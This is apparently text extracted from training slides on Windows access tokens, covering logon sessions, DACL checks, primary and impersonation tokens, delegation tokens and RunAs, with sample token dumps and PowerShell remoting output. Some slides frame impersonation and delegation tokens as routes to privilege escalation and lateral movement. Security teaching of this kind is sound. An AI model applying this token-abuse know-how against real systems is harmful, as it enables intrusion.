
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Description :
UserName : Acapaz
InstallDate :
ComputerName : FILESERVER
LogonId : 1270874
LogonType : Network
AuthenticationPackage : NTLM
Name :
StartTime : 5/18/2019 10:22:39 AM
Caption :
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Windows PowerShell
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
PS C:\Users\acapaz> whoami
capsule\acapaz
PS C:\Users\acapaz> Enter-PSSession -ComputerName fileserver
[fileserver]: PS C:\Users\acapaz\Documents> hostname
FileServer
[fileserver]: PS C:\Users\acapaz\Documents>
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Domain	: CAPSULE
Description	:
UserName	: Acapaz
InstallDate	:
ComputerName	: FILESERVER
LogonId	: 1132194
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Name	:
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Caption	:



# Access Tokens






# Access Tokens

- When a logon session is created, information is returned to the Local Security Authority (LSA) that is used to create an Access Token
- An access token is a protected object that contains the security context of a user
  - Every user's process will have a copy of the token
- Each Access Token references to a Logon Session
- **Process/Thread → Access Token → Logon Session → Credentials cached**

- User SID
- Groups
- Integrity
- Token type
- Privileges
- Logon Session
- ....



# Access Tokens (cont.)

An Access token is not a single thing that represents a user's identity

- The same user can have different tokens and sessions in different processes/threads
- i.e: UAC (medium and high integrity processes)

powershell.exe:6284 Properties

.NET Assemblies .NET Performance Strings  
Image Performance Performance Graph Disk and Network GPU Graph  
Threads TCP/IP Security Environment

User: CAPSULE\Acapaz  
SID: S-1-5-21-230471041-6296367960-3724671-1106  
Session: 1 Logon Session: 51318  
Virtualized: No Protected: No

Group	Flags
Authentication authority asserted identity	Mandatory
BUILTIN\Administrators	Deny
BUILTIN\Users	Mandatory
CAPSULE\Domain Users	Mandatory
CAPSULE\ITAdmins	Domain-Local, Man
CONSOLE LOGON	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Level\Medium Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

Group SID: n/a

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled
SeShutdownPrivilege	Disabled
SeTimeZonePrivilege	Disabled
SeUndockPrivilege	Disabled

Permissions

OK Cancel

powershell.exe:5248 Properties

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SID: S-1-5-21-230471041-6296367960-3724671-1106  
Session: 1 Logon Session: 512f7  
Virtualized: No Protected: No

Group	Flags
Authentication authority asserted identity	Mandatory
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
CAPSULE\Domain Users	Mandatory
CAPSULE\ITAdmins	Domain-Local, Man
CONSOLE LOGON	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Level\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

Group SID: n/a

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Enabled
SeDelegateSessionUserImpersonatePrivilege	Disabled
SeLoadImagePrivilege	Default Enabled

Permissions

OK Cancel

# The Purpose

- Access Tokens represent the security context of a user
  - SID, privileges, groups he's a member of, integrity of the associated process...
- Windows uses these tokens for local access control purposes
  - Objects have associated a list of control rules (DACL)
  - Processes accessing objects have associated an Access Token
- The information provided by a Token is compared with the rules of an object to determine if access is granted or denied

# Passwords.txt

## Object's Security Descriptor

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## DACL

ACE 1

Access Denied

S-1-5-21-domain-1004 (wint3r)

Read, Write, Execute

ACE 2

Access Allowed

S-1-5-32-544 (Administrators)

Write

## Att4s's Process

### Access Token

...

### Groups

S-1-5-32-544  
(Administrators)

...

## Wint3r's Process

### Access Token

...

### User SID

S-1-5-21-domain-1004



# Token Types

- Primary Tokens (process tokens)
  - Every process has a primary token associated
  - When a new process is created, the default action is inheriting the primary token of its parent
- Impersonation Tokens (thread tokens)
  - They enable a thread to run in a different security context (different token) than the parent process
  - Usually used for client and server scenarios

# Impersonation Tokens


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Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread. Using impersonation process can act behalf of other user.

The server thread uses an access token representing the client's credentials to obtain access to the objects to which the client has access.

Related privileges:

- SeImpersonatePrivilege
- SeAssignPrimaryPrivilege






# Impersonation Tokens

- Impersonation Tokens have different “impersonation” levels
  - Some services may only require to identify usernames
  - Other services may need the full security context of a user
- The resulting Access Token will differ depending on how the service is configured

# Impersonation Tokens (cont.)

- An attacker will typically care about “fully impersonated” tokens
  - Tokens that could grant local privilege escalation opportunities
  - Tokens that could grant lateral movement opportunities for other systems
- The later ones (lateral movement) are commonly called “Delegation Tokens”
- Delegation Tokens refer to a logon session with credentials in memory that can be used to move laterally to other computers
  - Created by interactive logons, console logons, RunAs, PsExec with -u flag, RDP and any credential delegation

# User Impersonation



**Do I Have Passwords?**

# RunAs.exe

- The process created by RunAs has an access token and logon session similar to the ones done by an interactive logon
  - Credentials in memory!
- Credentials must be verified before creating the process
  - Local users are verified through SAM
  - Domain users are verified through a Domain Controller
- What happens when credentials can't be verified? - RunAs fails

# RunAs.exe (cont.)

